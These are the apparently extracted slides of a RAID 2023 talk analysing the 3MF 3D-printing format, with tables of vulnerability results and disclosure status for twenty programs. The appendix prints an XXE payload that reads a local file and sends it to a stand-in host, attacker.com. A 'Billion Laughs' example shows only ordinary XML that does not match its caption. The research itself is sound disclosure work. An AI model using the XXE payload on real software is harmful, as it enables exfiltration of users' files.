

Security Analysis of the 3MF Data Format

Jost Rossel Vladislav Mladenov Juraj Somorovsky

RAID Conference, October 16–18, 2023



RUHR
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3D Printing



<https://www.prusa3d.com/product/original-prusa-i3-mk3s-3d-printer-3/>

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<https://3dprintingindustry.com/news/socialy-makes-first-official-scale-giant-metal-3d-printer-30950/>

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<https://www.hill.af.mil/News/Article-Display/Article/1734175/first-metal-3d-printed-part-installed-on-f-22/>



<https://rscf1.net/en/mclaren-tests-aerodynamically-enhanced-halo/fernando-alonso-mclaren-mc32-albo-dhals-f1-2017-test-halo-aero-2/>


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Security


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


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<https://www.userix.org/conference/wood17/workshop-program/presentation/belkovatsky>


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


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


<https://maxf1.net/en/mclaren-tests-aerodynamically-enhanced-halo/fernando-alonso-mclaren-mc32-albo-dhals-f1-2017-test-halo-aero-2/>

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<https://www.userix.org/conference/wood17/workshop-program/presentation/belkovskiy>



<https://dl.acm.org/doi/10.1145/2976749.2978300>

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


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


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
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
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
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
<https://www.explore-ieee.org/document/7487008>



3D Model File



3D Printer




3D Model File


import





Commodity Computer
(slice, add supports, ...)




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









3D Manufacturing Format (3MF)



3D Model File


3D Manufacturing Format (3MF)



- open-source specification

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
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- open-source specification
- specified by 3MF Consortium
 - Microsoft, Autodesk, HP, Ultimaker, ...


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 - .docx, .pptx, ...

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
3D Model File

- open-source specification
- specified by 3MF Consortium
 - Microsoft, Autodesk, HP, Ultimaker, ...
- based on Open Packaging Conventions (OPC)
 - .docx, .pptx, ...
- other formats either very simple or rarely used


Internal Structure of 3MF




Internal Structure of 3MF




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Research Questions

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RQ 1: What attacks result from 3D printing files?

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RQ 2: Can 3MF be used to exploit them?

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Data Exfiltration: extract sensitive data

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Denial of Service: crash or hang the program

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Data Exfiltration: extract sensitive data



Denial of Service: crash or hang the program



UI Spoofing: programs show different models

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
Data Exfiltration: extract sensitive data



Denial of Service: crash or hang the program



UI Spoofing: programs show different models



- print failure
- structural weakness
- ...

RQ 2: Can 3MF be used to exploit these types of vulnerabilities?

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Challenges

programs are (mostly) slow-to-start

Testing 3MF:

closed-source GUI Windows applications

RQ 2: Can 3MF be used to exploit these types of vulnerabilities?


Challenges Testing 3MF:

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Solution:


3MF Analyzer









- automatically generate fixed test-corpus
 - 352 test cases




- automatically generate fixed test-corpus
 - 352 test cases
- cover all features
 - analysis of the 3MF standard
 - inclusion of known attacks (e.g., ZIP bombs, XSS, ...)





Example:






Example:







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






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













GUI-scripting with  Microsoft WinAppDriver
































- UI Spoofing
 - screenshot comparison with baseline



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- Denial of Service
 - execution duration / crash detection



- UI Spoofing
 - screenshot comparison with baseline
- Denial of Service
 - execution duration / crash detection
- Data Exfiltration
 - requests to “attacker server”

Evaluation Results

- ✓ not vulnerable
- ◆ partially vulnerable
- ✗ vulnerable

Software	Data Exfiltration	Denial of Service	UI Spoofing
3D Builder			
3D Viewer			
Chitubox Pro			
CraftWare Pro			
Cura			
FlashPrint 5			
Fusion 360			
ideaMaker			
lib3mf			
Lychee Slicer 3			
MeshMagic			
MeshMixer			
Office 365			
Paint 3D			
PrusaSlicer			
Repetier-Host			
Simplify3D			
Slic3r			
SuperSlicer			
Z-SUITE			
Σ ✗			

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Software	Data Exfiltration	Denial of Service	UI Spoofing
3D Builder	✓		
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Fusion 360	✓		
ideaMaker	✓		
lib3mf	✓		
Lychee Slicer 3	✓		
MeshMagic	✓		
MeshMixer	✓		
Office 365	✓		
Paint 3D	✓		
PrusaSlicer	✓		
Repetier-Host	✗		
Simplify3D	✓		
Slic3r	✓		
SuperSlicer	✓		
Z-SUITE	✓		
Σ ✗	1		

Evaluation Results

- ✓ not vulnerable
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Software	Data Exfiltration	Denial of Service	UI Spoofing
3D Builder	✓	◆	
3D Viewer	✓	◆	
Chitubox Pro	✓	✓	
CraftWare Pro	✓	✓	
Cura	✓	✗	
FlashPrint 5	✓	◆	
Fusion 360	✓	✗	
ideaMaker	✓	✗	
lib3mf	✓	◆	
Lychee Slicer 3	✓	✗	
MeshMagic	✓	✗	
MeshMixer	✓	◆	
Office 365	✓	✓	
Paint 3D	✓	✓	
PrusaSlicer	✓	✗	
Repetier-Host	✗	✗	
Simplify3D	✓	✗	
Slic3r	✓	✗	
SuperSlicer	✓	✗	
Z-SUITE	✓	✗	
Σ ✗	1	11	

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CraftWare Pro	✓	✓	◆
Cura	✓	✗	✗
FlashPrint 5	✓	◆	◆
Fusion 360	✓	✗	✗
ideaMaker	✓	✗	✗
lib3mf	✓	◆	✗
Lychee Slicer 3	✓	✗	✗
MeshMagic	✓	✗	✗
MeshMixer	✓	◆	✗
Office 365	✓	✓	✗
Paint 3D	✓	✓	◆
PrusaSlicer	✓	✗	✗
Repetier-Host	✗	✗	✗
Simplify3D	✓	✗	✗
Slic3r	✓	✗	✗
SuperSlicer	✓	✗	✗
Z-SUITE	✓	✗	✗
Σ ✗	1	11	16

Answers to Questions

RQ 1: What attacks result from 3D printing files?

RQ 2: Can 3MF be used to exploit them?

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RQ 1: What attacks result from 3D printing files?

→ Data Exfiltration, Denial of Service, UI Spoofing

RQ 2: Can 3MF be used to exploit them?

Answers to Questions

RQ 1: What attacks result from 3D printing files?

→ Data Exfiltration, Denial of Service, UI Spoofing

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Takeaways

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- framework for XML-based file formats and GUI testing

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Takeaways

- framework for XML-based file formats and GUI testing
- developers should raise problems back to user and follow the specification

Appendix

Tested Programs


Software	Type	License
3D Builder	3D Editor	closed-source, free
3D Viewer	3D Viewer	closed-source, free
Chitubox Pro	Slicer	closed-source, paid
CraftWare Pro	Slicer	closed-source, free
Cura	Slicer	open-source
FlashPrint 5	Slicer	closed-source, free
Fusion 360	3D Editor	closed-source, paid
ideaMaker	Slicer	closed-source, free
lib3mf	Library	open-source
Lychee Slicer 3	Slicer	closed-source, free
MeshMagic	3D Editor	closed-source, free
MeshMixer	3D Editor	closed-source, free
Office 365	3D Viewer	closed-source, paid
Paint 3D	3D Editor	closed-source, free
PrusaSlicer	Slicer	open-source
Repetier-Host	Slicer	closed-source, free
Simplify3D	Slicer	closed-source, paid
Slic3r	Slicer	open-source
SuperSlicer	Slicer	open-source
Z-SUITE	Slicer	closed-source, free

3dmodel.model

```
<model>
  <resources>
    <object id="1"> ... </object>
    <object id="2"> ... </object>
    <object id="3">
      <components>
        <component objectid="1" />
        <component objectid="2" />
      </components>
    </object>
  </resources>
  <build>
    <item objectid="3" transform="1 0 0 0 1 0 0 0 1 0.00100527 -42.998 0" />
  </build>
</model>
```

3dmodel.model — Billion Laughs Attack

```
<model>
  <resources>
    <object id="1"> ... </object>
    <object id="2"> ... </object>
    <object id="3">
      <components>
        <component objectid="1" />
        <component objectid="2" />
      </components>
    </object>
  </resources>
  <build>
    <item objectid="3" transform="1 0 0 0 1 0 0 0 1 0.00100527 -42.998 0" />
  </build>
</model>
```



XML External Entity Attack on Repetier-Host

```
<!ENTITY % remote SYSTEM "http://attacker.com/sendhttp.dtd">  
%remote;  
%send;
```

Code injected into 3dmodel.model file.

```
<!ENTITY % payload SYSTEM "file:///workspaces/server_files/confidential.txt">  
<!ENTITY % param  
    "<!ENTITY &amp;#37; send SYSTEM 'http://attacker.com/%payload;'">  
%param;
```

Code in `http://attacker.com/sendhttp.dtd`

Distribution of Test Cases per Attack Class/Scope

Attack Class	Scope		
	3MF	OPC	XML
Data Exfiltration	–	3	23
Denial of Service	9	7	11
UI Spoofing	275	20	4

Full Results

Software	Data Exfiltration			Denial of Service			UI Spoofing [†]			Summary	Disclosure Status
	3MF	OPC	XML	3MF	OPC	XML	3MF	OPC	XML		
3D Builder	○	✓	✓	✗	✓	✓	✗	✗	✓	✗	⚠
3D Viewer	○	✓	✓	✗	✓	✓	✗	✗	✓	✗	⚠
Chitubox Pro	○	✓	✓	✓	✓	✓	✗	✗	✓	✗	⚠
CraftWare Pro	○	✓	✓	✓	✓	✓	✗	✗	✓	✗	✓
Cura	○	✓	✓	✗	✗ [‡]	✓	✗	✗	✓	✗	✓
FlashPrint 5	○	✓	✓	✗	✓	✓	✗	✓	✓	✗	⚠
Fusion 360	○	✓	✓	✗	✓	✓	✗	✗	✓	✗	⚠
ideaMaker	○	✓	✓	✗ [‡]	✗	✗	✗	✗	✓	✗	⚠
lib3mf	○	✓	✓	✗	✓	✓	✗	✗	✓	✗	✓
Lychee Slicer 3	○	✓	✓	✗ [‡]	✗ [‡]	✗ [‡]	✗	✗	✓	✗	⚠
MeshMagic	○	✓	✓	✗ [‡]	✗	✓	✗	✗	✓	✗	⚠
MeshMixer	○	✓	✓	✗	✓	✓	✗	✓	✓	✗	⚠
Office 365	○	✓	✓	✓	✓	✓	✗	✗	✓	✗	⚠
Paint 3D	○	✓	✓	✓	✓	✓	✗	✗	✓	✗	⚠
PrusaSlicer	○	✓	✓	✗	✓	✓	✗	✗	✓	✗	⚠
Repetier-Host	○	✓	✗	✗	✓	✗	✓	✗	✓	✗	✓
Simplify3D	○	✓	✓	✗	✓	✓	✗	✗	✓	✗	⚠
Slic3r	○	✓	✓	✗ [‡]	✓	✗	✗	✗	✓	✗	⚠
SuperSlicer	○	✓	✓	✗	✓	✗	✗	✗	✓	✗	⚠
Z-SUITE	○	✓	✓	✗	✗ [‡]	✓	✗	✗	✓	✗	⚠
Σ ✗	0	0	1	9	5	5	13	11	0	16	

✗: The attacker is successful and meets their winning condition. The software is vulnerable.

✗: The attacker is partially successful.

✓: The attacker is unsuccessful, they cannot meet their winning conditions.

○: 3MF does not have any mechanism to load information from outside the ZIP archive.

✓: The vulnerabilities are fixed.

✓: The vulnerabilities will be fixed.

⚠: The vulnerabilities are not fixed (+ no information that they will be).

[†] Evaluated against the baseline. If the program shows *minor* divergence from the specification, it is ranked as ✗.

[‡] The DoS attack was not designed to be one; the targeted program crashed or hung while parsing a test case.

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